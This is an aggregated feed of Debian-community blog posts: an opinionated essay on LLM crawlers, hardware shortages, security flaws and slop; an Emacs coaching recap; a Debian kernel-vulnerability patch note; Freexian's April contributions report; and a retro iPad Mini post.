Search Results: "sto"

15 May 2026

Antoine Beaupr : The Four Horsemen of the LLM Apocalypse

I have been battling Large Language Models (LLM1) for the past couple of weeks and have struggled to think about what it means and how to deal with its fallout. Because the fight has come from many fronts, I've come to articulate this in terms of the Four Horsemen of the Apocalypse.
Sound track: Metallica's The Four Horsemen, preferably downloaded from Napster around 2000, but now I guess you get it on YouTube.

War: bot armies Let's start with War. We've been battling bot armies for control of our GitLab server for a while. Bots crawl virtually infinite endpoints on our Git repositories (as opposed to downloading an archive or shallow clone), including our fork of Firefox, Tor Browser, a massive repository. At first, we've tried various methods: robots.txt, blocking user agents, and finally blocking entire networks. I wrote asncounter. It worked for a while. But now, blocking entire networks doesn't work: they come back some other way, typically through shady proxy networks, which is kind of ironic considering we're essentially running the largest proxy network of the world. Out of desperation, we've forced users to use cookies when visiting our site. We haven't deployed Anubis yet, as we worry that bots have broken Anubis anyways and that it does not really defend against a well-funded attacker, something which Pretix warned against in 2025 already. (We have a whole discussion regarding those tools here.) But even that, predictably, has failed. I suspect what we consider bots are now really agents. They run full web browsers, JavaScript included, so a feeble cookie is no match for the massive bot armies.

Side note on LLM "order of battle" We often underestimate the size of that army. The cloud was huge even before LLMs, serving about two thirds of the web. Even larger swaths of clients like government and corporate databases have all moved to the cloud, in shared, but private infrastructure with massive spare capacity that is readily available to anyone who pays. LLMs have made the problem worse by dramatically expanding the capacity of the "cloud". We now have data centers that defy imagination with millions of cores, petabytes of memory, exabytes of storage. I thought that 25 gigabit residential internet in Switzerland could bring balance, but this is nothing compared to the scale of those data centers. Those companies can launch thousands, if not millions of fully functional web browsers at our servers. Computing power or bandwidth are not a limitation for them, our primitive infrastructure is. No one but hyperscalers can deal with this kind of load, and I suspect that they are also struggling, as even Google is deploying extreme mechanisms in reCAPTCHA. This is the largest attack on the internet since the Morris worm but while Robert Tappan Morris went to jail on a felony, LLM companies are celebrated as innovators and will soon be too big to fail.2 Which brings us to the second horsemen, famine.

Famine: shortages All that computing power doesn't come out of thin air: it needs massive amounts of hardware, power, and cooling. Earlier this year, I've heard from a colleague that their Dell supplier refused to even provide a quote before August. Dell! In February, Western Digital's hard drive production for 2026 was already sold out. Hard drives essentially doubled in price within a year, and some have now tripled. A server quote we had in November has now quadrupled, going from 10 thousand to FORTY thousand dollars for a single server. But regular folks are facing real-life shortages as well, as city-size data centers are being built at neck-breaking speed, stealing fresh water and energy from human beings to feed the war machine. We've been scared of losing our jobs, but it seems that Apocalypse has yet to fully materialize. Regardless for engineers, the market feels tighter than it was a couple years ago, and everyone feels on edge that they will just have to learn to operate LLMs to keep their jobs. Update: it turns out I was clearly too optimistic. Cisco is laying off 4,000 or 5% of its staff in a jolly announcement celebrating a record $15.8 billion revenue, and Meta will lay off 8,000 or 10% of its workforce, in horrifying conditions. See also the jobloss.ai tracker which counts 125,000 jobs lost since January 2025, as of May 2026. Which brings us, of course, to Death.

Death: security and copyright Our third horseman is one I did not expect a couple of months ago. Back at FOSDEM, curl's maintainer Daniel Stenberg famously complained about the poor quality of LLM-generated reports but then, a few months later, everyone is scrambling to deal with floods of good reports. In the past two weeks, this culminated in a significant number of critical security issues across multiple projects. Chained together, remote code execution vulnerabilities in Nginx and Apache and two local privilege escalations in the Linux kernel (dirtyfrag and fragnesia) essentially gave anyone root access to any unpatched server to the web. As I write this, another vulnerability dropped, which gives read access to any file to a local user, compromising TLS and SSH private keys. All those vulnerabilities were released without any significant coordination while people scrambled to mitigate. Many people including Linus Torvalds are now considering issues discovered through LLMs to be essentially public. This puts some debates about disclosure processes in perspective, to say the least. But this is not merely the death of the traditional coordinated disclosure process, the C programming language, or the Linux kernel: remember that those bots are trained on a large corpus of copyrighted material. Facebook has trained their models on pirated books and Nvidia has done deals with Anna's Archive to secure access to large swaths of copyrighted material. The US Congress seems to think LLM outputs are not copyrightable, like any other machine outputs. With many people now vibe coding their way out of learning or remembering how computers work, is this the Death of Copyright? And that, of course, brings us to the final horseman: Pestilence.

Pestilence: slop There is a growing meme that programming is essentially over as we know it. That you can simply vibe-code applications from scratch and it's pretty good. Maybe that's true. So far, most of my attempts at resolving any complex problem with a LLM have often failed with bizarre failures. Some worked surprisingly well. Maybe, of course, I am holding it wrong. I personally don't believe LLMs will ever be good enough to produce and maintain software at scale. They're surprisingly good at finding security flaws right now. But what I see is also a lot of Bullshit, with a capital B. It's not lying: it does not "know" anything, so it can't lie. It's misleadingly cohesive and deliberate, but it lacks meaning, intent, will. I have not been confronted with much slop, apart from the lobster Jesus or the yellow man atrocities, and particularly not in my work. But I see what it is doing to my profession: beyond vibe-coding, people are now token-maxxing, and land-grabbing their colleagues. I don't like what LLMs do to our communities, or the fabric of software we live with. Software does not evolve in a void. It is a team effort, be it free software or a corporate product. Generations of humans have carefully built the scaffolding of technology required for modern networks and software to operate, in a convoluted contraption that no single human fully understands anymore. The idea of simply giving up on that understanding entirely and delegating it to an unproven model is not only chilling, it feels just plain stupid. Not stupid as in Skynet, stupid as in "I can't get inside the data center because the authentication system is down". Except we're in a "the power plant doesn't reboot" or "their LLM found an 0day in our slop" kind of stupid.

The fifth horsemen Researching for this article, I looked up the four horsemen and found out they original seems to have been:
  • Famine
  • War
  • Death
  • Conquest (??)
I was surprised. I grew up thinking about the horsemen being Famine, War, Pestilence, and Death. So I went back to my original source which actually claims the horsemen are:
Time has taken its toll on you, the lines that crack your face.
Famine, your body, it has torn through, withered in every place.
Pestilence for what you've had to endure, and what you have put others through
Death, deliverance for you, for sure, now there's nothing you can do
So I guess that makes no sense either, which, fair enough, I shouldn't rely on Metallica for theological references. Especially since that song was originally called Mechanix and was "about having sex at a gas station". Anyways. The point is, there are actually five horsemen, and the fifth one is, in my opinion, Conquest. Those companies (and not "AI", mind you) are taking over the world. I sense a strong connection with the "post-truth" world imposed on us by fascists like Trump and Putin. It's not an accident, it's a power grab part of the Californian Ideology3. Just like Airbnb broke housing, Uber destroyed the transportation and Amazon is taking over retail and server hosting, LLM companies are essentially trying to take over if not everything, at least Cognition as a whole. But the capitalization of those companies (OpenAI and Nvidia in particular) are so far beyond reason that their inevitable collapse will likely lead to a global financial collapse of biblical proportions. Because they will inevitably fail like previous bubbles they are built on. And when they fail, I hope it zips all the way back through the blockchain scam, the ad surveillance system, and the dot com then git me back my internet.

The Tower of Babel While I'm off in the woods hallucinating (ha!) on biblical allegories, I feel there's another sign that the apocalypse is coming. The Tower of Babel myth says that humans tried to create a big tower up to heaven and become god. God confounds their speech and scatters the human race. End of utopia. This is what is happening to our human translators now. LLMs being, after all, Language Models, they are excellent at translation work. So much that the only translators not replaced by LLMs right now are interpreters, who translate vocally in real time. But interpreters are worried about their jobs as well. This concretely means we will lose the human capacity, as a civilization, to translate between each other. It is still an open question whether the remaining revision work will be enough for translators to avoid deskilling, but other research has shown that LLM use leads to cognitive decline, impacts critical thinking, and generally, that deskilling is a common outcome. Ultimately, I think this is where LLMs bring us. Towards collapse. So this is a call to arms. Fight back! Poison bots. Build local real-world communities. Go low tech. Moore's law is dead, make use of it. Patch your shit. Go weird. Refuse slop. Train your brain. Refuse distillation. The horsemen will collapse, but let's not go down with them. Butlerian Jihad!
This article was written without the use of a large language model and should not be used to train one.

Updates
  • A paragraph was added about the job apocalypse, which was of course under-estimate.
  • Why Timnit Gebru was fired is extremely important and interesting. The co-lead of the Ethical AI team at Google was fired because they blew the whistle on "stochastic parrots" essentially destroying the world as we know it:
    The fifth warning was the one Google cared about most. [...] The internet would become a place where the dominant voice was a statistical average of dominant voices, presented as a neutral assistant.
    The warnings from the paper are eerily similar to my horsemen:
    1. predicted the hallucination (pestilence)
    2. bias amplification (war?)
    3. environmental cost (famine)
    4. un-auditable training corpus (death?)
    5. "centralize linguistic and cultural power in the hands of the small number of companies" (conquest)
  • See also Tim Wu's "The Master Switch" which says:
    The industry learned how to secure the enactment of seemingly innocuous and sensible regulations that nonetheless spelled doom for any rival.
    People claim the same about Anthropic.

  1. I prefer "LLM" to Artificial Intelligence, as I don't consider models to have "Intelligence" which goes far beyond the analytical traits we train models for. Intelligence requires embodiment and social interaction; machines lack the innate human skills of empathy, feeling and care, which explains a lot of the evils behind the current trends.
  2. It should be noted that Morris also happened to be one of the founder of Y Combinator where he is in good company with other techno-fascists like Peter Thiel, Sam Altman, and so on. Crime, after all, pays.
  3. Probably a good time to watch All Watched Over by Machines of Loving Grace.

Amin Bandali: FFS code review and Emacs extensibility with Protesilaos

In the recent weeks I've been engaging Prot as an Emacs coach to help with doing review passes over my upcoming ffs package as I work on polishing and documenting it in preparation for offering it for inclusion in GNU ELPA. UPDATE 2026-05-15 08:50:10 -0400: Prot also published an article about our session on his website: https://protesilaos.com/codelog/2026-05-15-emacs-amin-bandali-ffs-display-buffer-org-capture/ Today we had our third session where we started by reviewing and talking about my recent changes to ffs, then ventured to other Emacs-related topics with the overarching theme of the flexibility and extensibility of GNU Emacs, including display-buffer-alist, keyboard macros, defining a custom ox-bhtml Org export backend derived from Org's ox-html for ultimate flexibility when exporting my site's pages from Org to HTML, Org capture, plain text files and Emacs's diary and how it compares to org-agenda, and keeping a journal with the help of Emacs. Here is the video recording of our session, which I share with Prot's permission: You can view or download the full-resolution video from the Internet Archive. Lastly, here is the snippet Prot shared for having Isearch treat space as a wildcard, helpful for more easily matching multiple parts of a line:
(setq search-whitespace-regexp ".*?")
(setq isearch-lax-whitespace t)
(setq isearch-regexp-lax-whitespace nil)
Take care, and so long for now.

Daniel Baumann: Debian: Linux Vulnerability Mitigation (ssh-keysign-pwn)

After the Linux local root privilege escalations of the last two weeks, the bug of today is ssh-keysign-pwn [CVE-2026-46333] which allows to read root-owned files as an unprivileged user. Exploiting the vulnerability doesn t require to load any specific modules like the bugs from the last weeks, this one needs to be fixed by rebooting the system into an updated kernel. I ve cherry-picked the upstream commit to fix it in trixie-fastforward-backports (linux 7 backports for trixie), confirmed that the exploits don t work anymore, and submitted a merge request for sid. Updates:

Freexian Collaborators: Debian Contributions: Detecting undeclared file conflicts, contributors.debian.org mini-sprint, security-tracker performance and more! (by Anupa Ann Joseph)

Debian Contributions: 2026-04 Contributing to Debian is part of Freexian s mission. This article covers the latest achievements of Freexian and their collaborators. All of this is made possible by organizations subscribing to our Long Term Support contracts and consulting services.

Undeclared file conflicts, by Helmut Grohne The duplication checker, the Multi-Arch hinter, and the /usr-move analyzer share significant parts of their code. While the /usr-move transition is complete, the other tools needed a bit of love. Helmut added Python type annotations, slightly improved the performance of the duplication website and shared more code between these tools. Building upon this Helmut looked into file conflicts of various kinds such as unrelated packages installing overlapping files, file type conflicts, mismatching directory metadata and shared files of Multi-Arch: same packages with varying content. Implementing reliable detection proved to be difficult due to the amount of corner cases. So Helmut semi-manually filed bugs. In that process, it became apparent that binNMUs do not reproduce SOURCE_DATE_EPOCH across architectures and therefore some shared files embedding the build date would vary in content. Additionally, a significant number of reports required further correspondence.

contributors.debian.org mini-sprint, by Enrico Zini Enrico Zini met with Mattia Rizzolo to continue the work started at DebConf 25 on crediting contributions done via salsa, and to catch up with accumulated site issues. Building on the same kind of infrastructure used to notify tag2upload, salsa.debian.org triggers a webping on pushes and merge request activity, which causes a small JSON payload to be queued in a private directory on contributors.debian.org. We worked on processing, filtering and aggregating the files in the queue into a private, staging database table. When configuring a data source on the site, it is now possible to configure automated submission of contributions from information in the staging table. This makes it significantly simpler to credit contributors for all teams that use Salsa as their code repository and coordination tool, as the site can take care of the data mining for you. See more details in the sprint report posted to debian-devel-announce.

MiniDebConf Campinas, by Lucas Kanashiro, Santiago Ruano Rinc n and Antonio Terceiro MiniDebConf Campinas was held between April 23rd and 25th, at the State University of Campinas, and was preceded by a MiniDebcamp between April 20th and 22nd. Freexian was Gold sponsor for the event, and Freexian collaborators were active contributors to the conference success. Lucas and Santiago delivered a talk about Debian LTS during MiniDebConf Campinas 2026, where they described how the LTS project benefits Debian users and developers, while strengthening Debian itself. Lucas and Antonio delivered a talk about internship programs in Debian during MiniDebConf Campinas 2026, with the goal of getting students interested in working in and with Debian. Lucas took part in the MiniDebConf Campinas content team, reviewing/accepting talks and building the schedule. Antonio led a session where he invited the audience to weigh in on current controversies in Debian. The session presented playful elements as colored signs to denote agree/disagree, and was not recorded, to help people feel more comfortable about speaking up. He might be convinced to lead a similar session at the next DebConf. Antonio also organized a debate to discuss the consequences of new Brazilian regulation for the protection of children and adolescents in digital spaces for Debian and other free operating systems, but also for the free software community in general. This session was very fruitful and will lead into further actions, as one of the main outcomes was the realization that the free software community must follow the discussion leading up to similar regulations more closely to avoid being caught by surprise when they come into effect.

security-tracker performance, by Helmut Grohne and Emilio Pozuelo Monfort Prompted by spontaneous influx of web requests on Freexian s security-tracker back in February, we considered the options for managing that demand. One of our mitigations was making it faster. To that end, Helmut sent two MRs towards improving the situation. There are four notable improvements. The use of Python s str.translate generally speeds up rendering of larger templates. Indexing the CVE names avoids a costly sequential table scan. Avoiding FFI calls while sorting and reducing the queryset speeds up the source package view. Emilio reviewed and deployed the changes on to the Debian instance. Together these changes provide a twofold speedup on both Freexian s and Debian s instance on average.

dput-ng data loss bug, by Colin Watson Ian Jackson (not affiliated with Freexian) reported that dput-ng could lose data when using the local install method, which could cause misleading results in tests of other packages; they also filed an initial merge request to fix it. Colin improved this to isolate its tests properly, and uploaded it.

Miscellaneous contributions
  • Lucas coordinated the src:valkey update to version 9 in unstable with a potential co-maintainer.
  • Lucas provided a security update for src:valkey targeting trixie .
  • Thorsten did two uploads of foo2zjs, one to fix a bug and one to improve packaging. As there have been several CVEs published for cups he also did an upload of a new upstream version. Unfortunately this introduces a regression and another upload was needed to take care of a crash. The patch for one CVE also broke a test script, which is used by lots of printing packages in Debian. As a result some autopkgtest runs failed. This could be fixed as well and the only remaining issue that needs some more investigation is related to cups-pdf. It is also worth mentioning that some issues related to the apparmor configuration of cups could be resolved.
  • Helmut sent patches for 11 cross build failures.
  • Helmut sent a MR for enabling the new mainline YT6801 ethernet Linux driver and it is now working fine with Debian s 7.x kernels.
  • Helmut upgraded a crossqa.debian.net autobuilder to trixie .
  • Carles using po-debconf-manager, improved Catalan translations: reviewed 2 packages, submitted 3 packages, deleted 5 packages.
  • Carles did further code developments for check-relations: steps towards making it production ready when the initial round of reports are analyzed. New show-package (information) command, improvements for report_missing cases, added support for ignoring packages for specific reasons, added unit tests, added CI. Used it to open 39 new bugs. Also followed up different open bugs
  • Rapha l completed the French translation of Zulip for the release of version 12.0. Zulip is a nice 100% free software threaded communication platform for distributed teams.
  • Stefano did routine uploads of python-pipx, python-mitogen, platformdirs, python-authlib, python-discovery, distro-info-data, python-virtualenv, python-certifi, python-wheel, pypy3.
  • Stefano uploaded distro-info-data updates to stable and oldstable proposed updates, with the latest Ubuntu release.
  • Stefano took part in DebConf 26 preparation meetings.
  • Stefano prepared DebConf s online video streaming infrastructure for MiniDebConf Campinas, and configured the Debian reimbursement system to handle their travel bursary claims.
  • Stefano helped MiniDebConf Hamburg prepare their website for 2027.
  • Stefano did some sysadmin work on debian.social infrastructure.
  • Stefano reviewed Matthias python3.15 packaging and rebased his work on top of it.
  • Antonio implemented several improvements to the Debian CI platform, including but not limited to adding support for dark mode, dropping compatibility with ActiveRecord < 7 which is no longer shipped in Debian stable, and generating content-based links to static assets, in two parts.
  • Antonio debugged a general slowness in salsa, caused by loss of IPv6 connectivity between the salsa host and the remote object storage in the cloud , which is a problem due to an open upstream bug in gitlab.
  • Santiago reviewed different changes to the Salsa CI pipeline, including the new uscan test job, prepared by Tha s Rebou as Araujo, and the final review to introduce faketime testing, made by quila Macedo.
  • Santiago continued helping the DebConf 26 local team to prepare the conference.
  • Emilio updated libxpm to address a security issue.
  • Colin finished upgrading groff to 1.24.1; 1.24.0 and 1.24.1 were the first upstream releases since 2023 and had extensive changes, so this took some time to get right.
  • Colin released bookworm and trixie fixes for CVE-2026-3497 in openssh, and issued the corresponding BSA-130 for trixie-backports.
  • Colin upgraded openssh to 10.3p1.
  • Anupa worked on the accounting tasks for MiniDebConf Kanpur and prepared and submitted a report to the fiscal host.

13 May 2026

Jonathan Dowland: iPad Mini (2013)


In or around 2014 I bought an iPad Mini (2), and following the normal lifecycle of iOS devices, a major OS update eventually killed it as a useful, general-purpose device: operating it was just too sluggish. It remained useful as a streaming media player for a little while longer until eventually the big streamers (BBC iPlayer, Netflix, etc.) stopped supporting the version of their app which the iPad could install: the last officially supported iOS was 12.4.8 in July 2020, and by November it was officially dead.

Old 32bit games Old 32bit games
During its useful life, the iPad Mini witnessed Apple's transition from 32 to 64 bit apps. In the 32 bit days, there was a little cottage industry of app developers, and in particular, game developers. There were even several independent websites (App Shopper, Pod Gamer, Free-App Hero), which aided in sorting through the morass of apps to find the good ones (then as now, the App Store itself was almost impossible to effectively browse). This all went away during the 32/64 transition, as many small-scale developers weren't actively developing their applications or games any more, and weren't prepared to pay the time or apple tax to rebuild and publish them as 64 bit. The last version of iOS that supported 32 bit apps on this device was 10.3.3, and by luck, there are some methods available to install this old version of iOS on the Mini 2 Today. A couple of years ago I did so, and I kept no notes so sadly I can't report on which method I used. But it worked, and I was able to install a bunch of old 32 bit games that I had no access to on more modern devices. Prior to John Carmack's1 departure from iD Software, he'd been responsible for publishing several experimental iD software games on iOS. These mostly disappeared in the 64 bit transition. Amongst them are ports of Wolfenstein 3D, classic Doom, some RAGE tie-ins, but perhaps most interestingly. at least two original games, designed for the phone form factor: Doom 2 RPG and Wolfenstein RPG.
Reading magazine-style things Reading magazine-style things
Another notable game that disappeared was "Civilisation Revolution", a cut-down Civ game that for a while I was obsessed with. Rather than port it to 64 bit, the publisher withdrew it, and then published a "new" game "Civilisation Revolution 2", requiring a separate purchase. Sadly, it is rubbish, nowhere near as good as the first one. Anyway, having managed to downgrade it to the 32 bit iOS and install these old lost games, I then, of course, never played them and the device continued to gather dust. I should make clear that, running such an old unpatched iOS version means it's not safe at all to put any kind of sensitive information on this, including entering passwords. I don't recommend even opening the web browser. However, this 12 year old device does have some use as an e-reader, especially for certain types of ebook or magazine, that I've struggled to engage with on other devices. That's a topic for another blog post.

  1. Carmack reportedly also had a pivotal role in convincing Steve Jobs to permit native apps and provide an App Store on iOS: the plan had been to solely support web apps, at least for 3rd parties.

Sergio Cipriano: My experience at MiniDebConf Campinas 2026


